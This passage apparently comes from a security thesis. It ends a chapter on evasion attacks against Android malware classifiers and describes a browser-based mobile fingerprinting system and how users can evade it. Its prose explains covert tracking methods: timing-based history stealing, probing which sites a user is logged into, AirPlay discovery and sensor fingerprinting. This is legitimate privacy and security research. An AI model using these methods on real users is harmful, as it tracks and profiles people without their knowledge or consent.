


FIGURE 5.4: Mean ROC curves for all classifiers against different obfuscation techniques, computed on the `Android PRAGuard` data.

attacker may be capable of modifying a large number of features, this requires introducing additional artifacts (see Section 5.3) that can be exploited as additional features to facilitate detection of manipulated malware.

Finally, it is also worth remarking that, as shown in Fig. 5.7, after modifying a large number of features the mimicry attack tends to produce a distribution which is very close to that of the benign data (even without removing any `manifest` feature). This means that, in terms of their feature vectors, benign and malware samples may be very close, if not exactly equal. Under these circumstances, no machine-learning technique can separate benign and malware data with satisfying accuracy. The vulnerability of the system may be thus regarded as intrinsic in the choice of the feature representation, rather than in how the classification function is learned. This also highlights the need of designing features (extracted using a lightweight, static analysis) that are more difficult to manipulate for an attacker who aims to mimic the benign data. We can thus argue that classifier vulnerability should be studied both in terms of vulnerability of the learning




FIGURE 5.5: Feature set distributions for non-obfuscated (*leftmost* plot) and obfuscated malware in `Android PRAGuard`, for different obfuscation techniques. Each bar corresponds to the average number of features equal to one within each feature set (averaged on 10 runs). Notably, obfuscation attacks delete Dalvik Code features (S5-S8), while the `manifest` (S1-S4) remains mostly intact.




FIGURE 5.6: Detection Rate (DR) at 1% False Positive Rate (FPR) for each classifier under the *Perfect-Knowledge* (left), *Limited-Knowledge* (middle), and *Mimicry* (right) attack scenarios, against an increasing number of modified features. Solid (dashed) lines are obtained by simulating attacks with feature injection (feature injection and removal).

algorithm *and* of the feature representation. This can be an interesting line for future research.




FIGURE 5.7: Feature set distributions for benign (*first* plot), non-obfuscated (*second* plot) and obfuscated malware in *Drebin*, using PK (*third* plot) and mimicry (*fourth* plot) attacks. It is clear that the mimicry attack produces malware samples which are more similar to the benign data than those obtained with the PK attack. See the caption of Fig. 5.5 for further details.

5.6 Conclusions and Discussion

This chapter has shown that machine learning *can* be used to improve system security, if one follows an *adversary-aware* approach in which one proactively anticipates what the attacker's next move could be.

Although the proposed approach is capable of improving system security, with a sufficiently high number of modifications a very skilled attacker may still be able to mimic almost exactly a benign sample (in terms of its feature vector). This is clearly an intrinsic limitation of the static analysis and of the chosen feature representation, rather than of the classification algorithm used. Therefore, one interesting line of research, for future work, would be to investigate alternative feature representations that are more difficult to manipulate for an attacker. It is nevertheless worth remarking that manipulating data in such a careful and precise manner could be really difficult in practical settings, where the attacker has even less information about the system.

Another interesting future development, which may further improve classifier security, is to extend our approach for secure learning to nonlinear classifiers, *e. g.*, using *nonlinear kernel functions*. Although *nonlinear kernels* can not be directly used in our approach (due to the presence of a linear constraint on $\boldsymbol{w}$), one may exploit a trick known as the *empirical kernel mapping.* It consists of first mapping samples onto an *explicit* (approximate) kernel space, and then learning a linear classifier on that space (see, *e. g.*, [20]).

We would like to remark here that also investigating the trade-off between *sparsity* and *security* highlighted in Sect. 5.4.2 may provide interesting insights for future work.

To conclude, we believe that this chapter provides a first, concrete example of how machine learning can be exploited to improve *security* of Android malware detectors, and argue that our approach and design methodology can also be easily applied to other learning-based malware detection tasks.

Chapter 6

Evaluating the Robustness of Mobile Fingerprinting Systems

In this Chapter, I present a methodology to develop mobile device fingerprinting systems and evaluate their robustness. Such systems are typically used to track users' activities when they *e. g.*, surf the net by using their smartphone. Although there are a lot of systems that are efficient at tracking traditional Desktop devices [177–180], developing systems aimed at fingerprinting mobile devices is not an easy task. This is because the information required to track mobile device is significantly different to the one needed for desktop ones. Hence, this Chapter provides two main contributions:

- Developing a system to track mobile devices. The main idea here is extracting information that allows for a precise recognition of devices that visit a web-service. Such information is characterized so that elements that are mostly used for recognizing devices (*e. g.*cookies) are not crucial to the detection.
- Assessing the robustness of the device tracking system. In this case, the attacker will be modeled with the goal-knowledge-capability approach proposed in Chapter 2. The goal here is understanding the amount of effort that an attacker has to make in order to evade the fingerprinting system (and thus, to preserve his privacy). To do so, different attack scenarios will be proposed that features different types of knowledge and capabilities. Such scenarios are imagined to be realistic and simulate the actions and behavior of an average user.

On the basis of the aforementioned points, the main goal of this Chapter is showing how the proactive approach proposed in the Chapter 2 can be also applied to develop systems that are not specifically designed to detect malware. The main difference in this case is that the attacker is someone that wants to *preserve* his privacy by attempting to evade the fingerprinting system. This type of analysis is therefore critical to understand how the user can preserve its own privacy against such systems. The contributions provided in this Chapter are a joint work with Thomas Hupperich, Marc Kuhrer, Giorgio Giacinto and Thorsten Holz. They have been published in [181].

6.1 Fingerprinting Mobile Devices

In this Section, the architecture of the proposed device fingerprinting system will be presented and discussed. The system will use the classical machine learning architecture presented in Chapter 2. The proposed system employs Javascript to instrument the browser environment and extract the needed features. Then, it resorts to a matching algorithm to perform detection. In the following, I provide the information about the features that have been extracted. Then, I provide a formal and practical description of the employed detection algorithm.

6.1.1 Features

This Section will describe the features that are extracted and used by our fingerprinting system. To this end, we divide such features in four categories: *Browser Attributes*, *System Attributes*, *Hardware Attributes* and *Behavioral Attributes*.

Browser Attributes Browser applications already provide various information with respect to the systems' environment. For example, popular mobile web browsers such as Android's native browser, Google Chrome, Firefox, etc., reveal information about the browser version, the OS, and the underlying rendering engine. Furthermore, Android's native browser, Chrome (the two most frequently used browsers on Android devices [182]), and Safari also provide the device manufacturer, model, and the browser's language. IE mobile and Opera allow the detection of device manufacturer and model as well.

Further obtained browser attributes are the "Do-Not-Track" (DNT) option, the capability of storing cookies, using Local Storage, and Java. We can also detect whether the browser blocks popups by default and—if newer web technologies are supported—the standard search engine.

As mimetypes and installed plugins rarely change in mobile devices with the installation or deinstallation of software, they are two features that are worth being employed.

System Attributes Before describing the system related attributes, it is important to start by saying that some information could not be extracted due to sandboxing and limited permissions. Moreover, as the fingerprint should be as less noisy as possible, we do not install any app or perform any activities that raises a user's suspicion.

From the navigator object, we extract the screen width and height, and the display's colordepth. The OS name and version that are provided by the navigator are also useful for our purposes. Moreover, it is possible to extract the connection type by monitoring common browsers. We obtain information when the device is in a WiFi network or using a mobile connection like 3G or 4G.

Besides the connection type, we gather information about the environment of the mobile device. More specifically, we obtain the device's timezone by calculating the time offset to 13 different time points and building a hash of the differences. We also save the device's IP address and the hostname of the network node, e.g., a WiFi router. We use *MaxMind GeoIP2* [183] to determine geographical information about the current location of the device.

We also implemented an *Apple AirPlay* detector. AirPlay receivers listen for local network devices to potentially stream media content. We implemented a function that requests to stream an audio file if a mobile device is connected to WiFi and has already been identified as running iOS. This makes the AirPlay protocol return a list of available devices able to play the file. After receiving this list, we abort and withdraw the streaming request. The list of AirPlay enabled network devices may provide information about the environment (e.g., if a user owns an AppleTV).

Additional system specific attributes like active widgets, enabled/ disabled phone encryption or developer options were not accessible through any web browser. Certainly, it might be possible to check these options when running an app such as Ad-Trackers. However, in our scenario we are restricted to browser techniques.

Hardware Attributes Due to restrictions in browser permissions, it is very difficult to access any hardware meta-data. As such, we are not capable of obtaining identifiers like serial numbers of specific hardware elements, e.g., the camera module. Nevertheless, we aggregate the following three attributes in the browser context: the device's platform, the number of the device's touchpoints, and the availability of a vibration motor. Additionally, we can access a device's gyroscope and accelerometers via JavaScript, which is commonly used in browser-based games. Prior work has shown that these sensors have imperfections that vary among different devices [184]. To determine these imperfections, we implemented a function to gather accelerometer and gyroscope data, and used such data as another descriptive feature.

Behavioral Attributes The behavioral attributes of the system are extracted by resorting to three different techniques:

- We implemented a timing attack technique for history stealing to learn about the user's browsing habits [185]. In particular, we determine whether a user has visited specific websites by measuring the rendering time of specific links using the JavaScript function `requestAnimationFrame`. This is because the rendering of visited hyperlinks differs to the one of unvisited links in various browsers. In addition, we checked if a user visited the websites of Amazon, Ebay, Facebook, Google, Twitter, and Zalando—each with different top level domains— to also gain information about the user's localization. These website have a large user base, and we can see a fair chance for a random Internet user to be logged in at one or more of them. As a limitation of this feature, every website is defined as unvisited after a user clears her browser history.
- We query popular websites from the user's browser for objects that are only accessible for logged-in users, e.g., a specific image. More precisely, a URL is prepared so that a logged-in user gets redirected to a specific content, whereas the website's login screen will show for a non logged-in user. This URL is called in the background. If it is loaded correctly, we can assume that the user is logged-in, whereas she is not if an error occurs. Additionally, we detect text-based browsing by loading an image which is publicly accessible. Hence, if a user disabled image loading completely, we do not classify her the same as a user who is not logged-in to any of the tested websites.
- We implemented a function to measure the user's typing speed. To do so, a text field (e.g., a CAPTCHA) is placed on the website, so that the user input could be monitored. Once the user starts typing, a timer is triggered that stops after the user did not strike a key on the keyboard for a certain time. The average number of letters per second is then calculated and used as an attribute for user behavior fingerprinting. Of course, this does not allow to identify a person, as the typing speed can change for the single user. However, in combination with the other features, the typing speed might improve our classification.

6.2 Detection Approach

6.2.1 Formalization

Our aim is to develop a system that, basing on the features previously described, is able to perform two operations:

- Recognizing *new* devices, i.e., devices that have never visited our service before.
- If a device is not new, recognizing and associating it to a device that has already visited our service.

We formalize this problem as an iterative algorithm, where each iteration is related to a device connecting to the service:

For each iteration i of the algorithm, we define a set of known devices:

$$K^i = \{k_1, k_2 ... k_n\}, n, i \in \mathbb{N}$$

where n is the number of devices that are already known by the system at the current iteration step, and i is the *iteration index.*

Then, we define a set of feature vectors:

$$F^i = \{A^i_1, A^i_2 ... A^i_n\}, n, i \in \mathbb{N}$$

where A_n is a generic *set* containing the *feature vectors* associated to the accesses made by the *generic* device k_n at the current iteration.

This can be expressed by:

$$A^i_n = \{f_{n1}, f_{n2}, ... f_{na}\}, a, i, n \in \mathbb{N}$$

where a is the *number of accesses* made by the device k_n at the current iteration.

The generic feature vector f_{na} is then defined by:

$$f_{na} = \{m_{na1}, m_{na2} ... m_{nad}\}, n, a, d \in \mathbb{N}$$

where d is the number of features we described above.

In this formulation, the following is also valid, i. e., each device k is associated to one feature vector set A:

$$K^i \to F^i$$

For each device $k_u \rightarrow A_u$ that visits our service, we initially suppose this condition:

$$A_u = \{f_u\}$$

where f_u is the generic feature vector associated to an input device. Under this, we have to find the *known* feature vector $f_{min} \in A^i_{min}$ that belongs to the known device k_{min}, and that is *most similar* to f_u. This vector is given by this formulation:

$$f_{min} = \underset{f \in A^i, A^i \in F^i}{\arg\min} \; D(f, f_u)$$

where D is a *dissimilarity* function among feature vectors, i.e., a function that measures how much two feature vectors differ to each other.

Furthermore, let δ be a *dissimilarity threshold*, we define:

$$K^i \cap k_u = \begin{cases} k_{min} & : D(f_{min}, f_u) \leq \delta \\ \emptyset & : D(f_{min}, f_u) > \delta \end{cases}$$

The first condition means that if the dissimilarity between the feature vector f_u and f_{min} is lower than the threshold δ, then k_u is already *known* by the system and corresponds to the device $k_{min} \rightarrow A^i_{min}$. This also means that the actual set of devices does not change in the next iteration, thus obtaining this: $K^{i+1} = K^i$. The corresponding set of feature vectors A^i_{min} must be updated with the latest, recognized, access:

$$A^{i+1}_{min} = A^i_{min} \cup \{f_u\} \quad \text{and} \quad F^{i+1} = F^i \cup \{A^{i+1}_{min}\}$$

The second step is *recognizing* the device k_u, depending on the results of step 1. In particular, the second condition means that if the dissimilarity between the feature vector f_u and f_{min} is higher than the threshold δ, then $k_u \rightarrow A_u$ is defined as *unknown*.

Because of that, $k_u = k_{n+1}$, as it is a completely new device that must be added to the known devices list, and therefore we obtain a new set of devices $K^{i+1} = K^i \cup \{k_{n+1}\}$. Consequently, we define a new set of *known* feature vectors for the next iteration: $F^{i+1} = F^i \cup \{A_{n+1}\}$.

The iteration index i is increased by one so that the system will be ready for the next iteration.

6.2.2 Implementation

To concretely implement the formalized algorithm, the system resorts to a nearest-neighbor matching approach (essentially a 1-NN) to perform the detection of known and unknown devices. This choice is related to the matching-nature of the problem, for which this classifier exhibits good performances. In particular, the proposed approach adopts the dissimilarity function D in order to extract the closest points to the input feature vector f_u in the feature space. We define D among two feature vectors f_1 and f_2 in this way:

$$D(f_1, f_2) = (w \cdot c(f_1, f_2)) \,/\, \sum_{i=0}^{d} w_i$$

with d as number of features, and $w = \{w_1, w_2, ...w_d\}$ represents the feature weight vector that is calculated by means of its information gain IG. Thus, for each m_i-feature, we calculate its weight as follows:

$$w_i = IG_i = H(D) - H(D|m_i)$$

where $H(D)$ and $H(D|m_i)$ are the entropy values for a specific device (considering all its accesses) before and after observing the m_i-feature. We also define $c(f_1, f_2) = \{c_1, c_2, ...c_d\}$ as a vector whose generic component c_i is calculated as follows:

$$c_i = \begin{cases} 0 & : f_{1i} = f_{2i} \\ 1 & : Otherwise \end{cases}$$

As all the features in f_1 and f_2 are encoded as numbers, they contribute to the distance only if they have *different* values. As described in Section 6.2.1, the system determines the feature vector f_{min} with the lowest distance D from f_u. If $D(f_u, f_{min}) < \delta$, the devices described by f_u and f_{min} will be matched. Otherwise, the input feature vector f_u will be associated to a new device and added to the system database.

6.3 Experimental Assessment

The goal of the experimental evaluation is recognizing an *unknown* device, and matching at the same time *known* devices to the correct ones. We propose this experiment two possible scenarios:

1. *Single-Iteration mode*: In this scenario, we suppose the website has already been visited by a number of devices. The goal is recognizing if new devices have visited the system *without updating* its list of known devices. This is done to verify how many new devices could be correctly detected by the system during a single iteration. At the same time, the system must also be able of recognizing multiple accesses of the same device.

2. *Multiple Iteration mode*: In this scenario, the visits of each device are considered one after the other, and they are simulated at different times. After each iteration, the list of known devices is *updated* by adding the features related to the new visit. This procedure completely reproduces the algorithm that we described in the previous section.

We believe that these two scenarios are representative of typical real-world situations, and can give a good overview of the general performances of our system.

6.3.1 Single-Iteration Experiment

In the first experiment, we evaluated the matching properties of our system when a database of known devices that visited the system is built beforehand. For each device, the features related to different visits are stored. The aims of this experiment are the following.

1. Detecting *known* devices, i.e., finding in the database the device that correctly associates to the input of our system.We represent this case with the term *match*.

2. Detecting *mismatchings*, i.e., successfully performing two operations:

    - Correctly distinguishing a never-seen device from all the ones included in the database.
    - Correctly recognizing all the devices in the database that are different to the input of our system.

    We represent this case with the term *reject*.

The choice of the terms *match* and *reject* comes from the similarity of this problem to the ones found in biometrics. In a typical biometrics setting, the system should be able to authenticate (*match*) or refuse (*reject*) the user that tries to access to its system. We believe that such terminology can be useful in the scenario at hand.

In this first experiment, we split a dataset composed by 512 accesses to our service, randomly taken from a total number of 724 (most of the devices that visited the website have done this more than once. For more information, see [181]) into three pairs. Each pair is composed by a reference set and a test set, respectively composed by 206 accesses. Using multiple pairs of reference and test sets reduces the possibilities that specific performances are obtained because of a lucky/unlucky reference-test division. We then extracted the feature weights with a ten-fold cross validation calculated on the reference set. Finally, given each reference-test pair, we verified the performances of our system on the corresponding test set. Such assessment has been repeated by considering different scenarios:

- All features are used for the detection.
- The most discriminant features (i.e., features with the highest weights) are progressively removed from the feature set. This evaluation is of interest, in particular when important information such as cookies or IP address is removed.

Figure 6.1 shows the ROC (Receiver Operating Characteristic) plot that measures under multiple scenarios the *average* performances of the system on the three reference-test splits. On the y axis we report the amount of correctly matched devices, whilst on the x axis we report the errors in rejecting devices. Each point of the ROC curve corresponds to a value of the threshold δ, and the optimal threshold is given by the point that is closer to the upper-left corner of the plot.

From the obtained plot, we observe that the system has excellent performances at detecting new devices and at recognizing already seen ones. Performances are not really dependent on features like cookies, hostnames or IP addresses. This is because weights are distributed on the features in a way that no feature is completely dominant on each other. For the same reason, when all features are considered (including cookies), the system does not have 100% detection rate with zero false positives. Of course, this figure would change by increasing the weight assigned to cookies. However, this would compromise the general performances when such dominant features are not considered.

6.3.2 Multi-Iteration Experiment

The aims of this experiment are the same of the previous one, but in this case we assess the performances of the system by strictly following the algorithm that we proposed in Section 6.2.1. We therefore simulate that all the devices in the databse visit our service *one after the other*. The order of the visits is strictly random. At the first iteration, the




Figure 6.1: Average ROC performance chart for the single-iteration experiment.

reference set contains just one sample, and it will dynamically increase its size after each visit. In this scenario, the system has no supervised knowledge, and will progressively adapt itself to recognize new devices. Of course, this means that the system might exhibit more matching errors, especially when the size of the reference set is particularly small. Figure 6.2 shows the ROC curve by considering the same scenarios as those of the Single-Iteration Experiment. As the reference set dynamically increases after each visit, every score used to compute the ROC has been calculated on different reference sets.

From the obtained results, we observe that the performance of our system is significantly worse than the previous experiment. However, this was predictable as this experiment starts with only one sample. Errors in matching known devices and failures in recognizing new devices will affect the performances. However, even in these conditions the system provides good performances with a decent number of false positives.

In this case, we also note that the dependency of the performances on the most discriminant features is much more evident. In fact, without considering the IP address or the local storage ID, system performances exhibit a drastic decrease. We speculate that highly discriminant features are important for a more accurate matching with few reference samples. Figure 6.2 also confirms the trend shown in Figure 6.1: devices can be tracked, to a certain extent, even without resorting to cookies.




FIGURE 6.2: Average ROC performance chart for the multi-iteration experiment.

6.4 Evasion Attacks

This section presents a possible number of evasion scenarios. The goal-knowledge-capability model proposed in Chapter 2 can be reused for this case as well. In particular, we could sum up the three main elements of the model as follows:

- **Goal**. The overall goal of evasion attacks is to prevent the fingerprinting system from recognizing a mobile device by changing specific properties of the device so that its feature values will be accordingly changed. Differently to what has been shown in the previous Chapters, the aim of the attacker is *preserving* its privacy against the tracking system. Hence, the role of the attacker acquires in this case a positive nuance.
- **Knowledge**. In a perfect knowledge scenario, the attacker should possess the following elements to perform the attack:
  - all the features that the system uses;
  - the system detection algorithm and (in our case) its measure of dissimilarity between devices;
  - previous accesses that have been made to the system, and their impact on the feature set. This is crucial, as if some changes could create a greater distance

among one access and the other, they can reduce the distance with another access (from the same device) made with different resources;

– the system decision boundary, which depends on the nearest-sample matching rule. This is particularly critical when the same device accesses the website multiple times.

In this case, we argue that acquiring perfect knowledge would be too difficult for the attacker, or at least not so feasible. For this reason, we suppose the attacker possesses limited knowledge of the system. This means that she knows some of the *possible* properties of some devices that accessed the website (e.g., their browser or their proxy settings).

- **Capabilities.** The attacker should be able to change the parameters of her own device so that they match, as much as possible, the ones of another device. As the knowledge is limited in this case, the attacker *does not know* the impact that her actions will have on the features. The main idea here is providing scenarios that are easily doable in practice. To this end, we imagine four scenarios under which the user makes changes:

  1. **Second browser**. Users can create variance within the feature set by installing a second browser and alternately using two browsers. This would affect the following features: *(i) user agent, (ii) canvas hash, (iii) plugins.*
  2. **Second browser with different settings**. In addition to alternate between two browsers, users can adjust the settings of one browser in contrast to the settings of the other browser, e. g., enabling DNT for one browser and disabling it for the second. Hence, several features that are extracted from these settings would change, creating more differences between the two browsers. For example, this could be achieved by deleting cookies and local storage after every usage; by changing the navigator language; by using popup blocker and DNT-header; by logging out from websites and clearing the browsing history everytime. These actions would change the first scenario's features and would additionally modify these: *(i) local storage ID, (ii) cookie ID, (iii) navigator language, (iv) popup blocker active, (v) DNT option enabled, (vi) login status, (vii) browsing history.*
  3. **Proxy**. Besides changing settings related to the device directly, users can influence features used for fingerprinting by using a proxy connection. This could be done by resorting to manual configurations, or by employing a proxy application. Such a behavior would change a client's location-related features: *(i) IP address, (ii) country, (iii) city, (iv) hostname, (v) hostname wildcard.*

4. **Two browsers and a proxy**. The combination of the preceding actions that can be taken by users builds the strongest scenario. Using a second browser with differently adjusted settings, and resorting at the same time to a proxy connection affects all of the above listed features.

These scenarios can be manually achieved by changing a device's configuration, or can be automatically obtained by using specific applications.

6.4.1 Evasion Results

For this experiment, we considered the *whole dataset* as a training set. As a test set, we changed the features of each sample of the training set, based on the scenarios described above. As target values, we randomly selected values that belonged to other devices. This has been done to guarantee that the values were coherent and not just randomly chosen. We repeated this experiment ten times for each scenario by always using different target samples. It is worth noting that we tried to simulate the scenarios in the most accurate way. For example, we considered the fact that a device using Android could not switch its browser to one belonging to IOS. For instance, it was not possible to change Chrome to Safari in a non-IOS device.

Figure 6.3 shows the average ROC curves for our system under the aforementioned evasion scenarios. Since some ROC curves are really similar to each other, we also computed the portion of the Area Under the ROC curve (pAUC) for values of false positives between 0% and 1%, and for the ones between 0% and 10%. From these results, we can observe the following facts:

